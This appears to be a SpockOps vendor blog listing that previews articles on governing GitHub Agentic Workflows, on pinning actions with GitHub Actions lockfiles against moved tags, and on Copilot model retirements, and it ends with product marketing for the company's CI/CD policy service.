
GitHub Agentic Workflows are generally availablesix decisions, set once, checked in every workflowSpockOps agentic policyEngines and modelsInference credentialsFirewall and strict modeWrite actionsAI-credit budgetsWhere it may deploytriageacme/web✓ci-doctoracme/api✗firewall offdocsacme/docs✓testsbeta/app✓release-notesbeta/app✗personal tokendepsacme/web✓labelergamma/infra✓refactorgamma/infra✗no daily capsecurityacme/api✓changelogbeta/site✓migrategamma/db✗writes CODEOWNERSperfacme/web✓8 of 12 pass · Evaluate shows the 4 to fix, then Block holds the lineOne SpockOps agentic policy with six decisions switched on (engines and models, credentials, isolation, writes, spend, deployments) checks twelve agentic workflows across three organizations: eight pass, four fail with the reason
agentic

GitHub Agentic Workflows are generally available: six decisions before your teams turn them on

GitHub Agentic Workflows are generally available. The six decisions an enterprise should make first: engines, credentials, isolation, writes, spend and deployments.
6 min read

GitHub Actions lockfilesa tag can move; the commit in actions.lock can'tactions/checkout1b7c04e8f3a2c1e4d9b07compromisedv4your workflowsdeploy.ymlcheckout@v4 · in actions.lockruns 8f3a2c1 ✓ci.ymlcheckout@v4 · trusts the tagruns 8f3a2c1runs e4d9b07 ✗SpockOps, on every rundeploy.yml · Lockedci.yml · Tag or branchactions/checkout's v4 tag is moved onto a compromised commit: ci.yml, which trusts the tag, runs it; deploy.yml, locked by actions.lock, keeps running the commit it recorded; SpockOps marks one Locked and the other Tag or branch
security

GitHub Actions lockfiles are generally available: what they fix, and what to watch across every repository

GitHub Actions workflow lockfiles pin every action, transitive dependency and reusable workflow to a commit. What they fix, what they don't, and how to start using …
6 min read

Six Copilot models retire on 14 Decemberan agentic workflow that names one fails, unattended, that night14 Dec · retiredtriage.lock.ymlclaude-haiku-4.5✗✗✗✗docs.lock.ymlclaude-haiku-5.5ci-doctor.lock.ymlgemini-4-argon✗✗✗✗23 Nov1 Dec14 Dec21 Deceach nightCheck against your workflowsa draft Approved model rule, the six left out · nothing is saved1/3 lock files would passFails: Approved modeltoday:Three agentic workflows run every night on a timeline to 21 December; from 14 December the two that name a retiring Copilot model fail, unattended; today, SpockOps' Check against your workflows already shows 1 of 3 lock files would pass
agenticgh-awcopilot

Six Copilot models retire on 14 December: which of your agentic workflows use one?

GitHub retires six Copilot models on 14 December 2026. An agentic workflow that names one will fail unattended. How to find them, switch safely and keep your model policy in step.

Sash3 min read

Every run checked.
Every deployment decided.
Every decision signed.

One rulebook for people, bots and agents across your GitHub Actions estate. SpockOps checks every run as it starts, decides each deployment by who asked, what ran it and where it came from, and signs every decision into a record your auditors can re-run. Engineers see each verdict as a check beside their tests, and nothing in their workflows changes.

No changes to any workflow or repository: nothing runs inside your pipelines.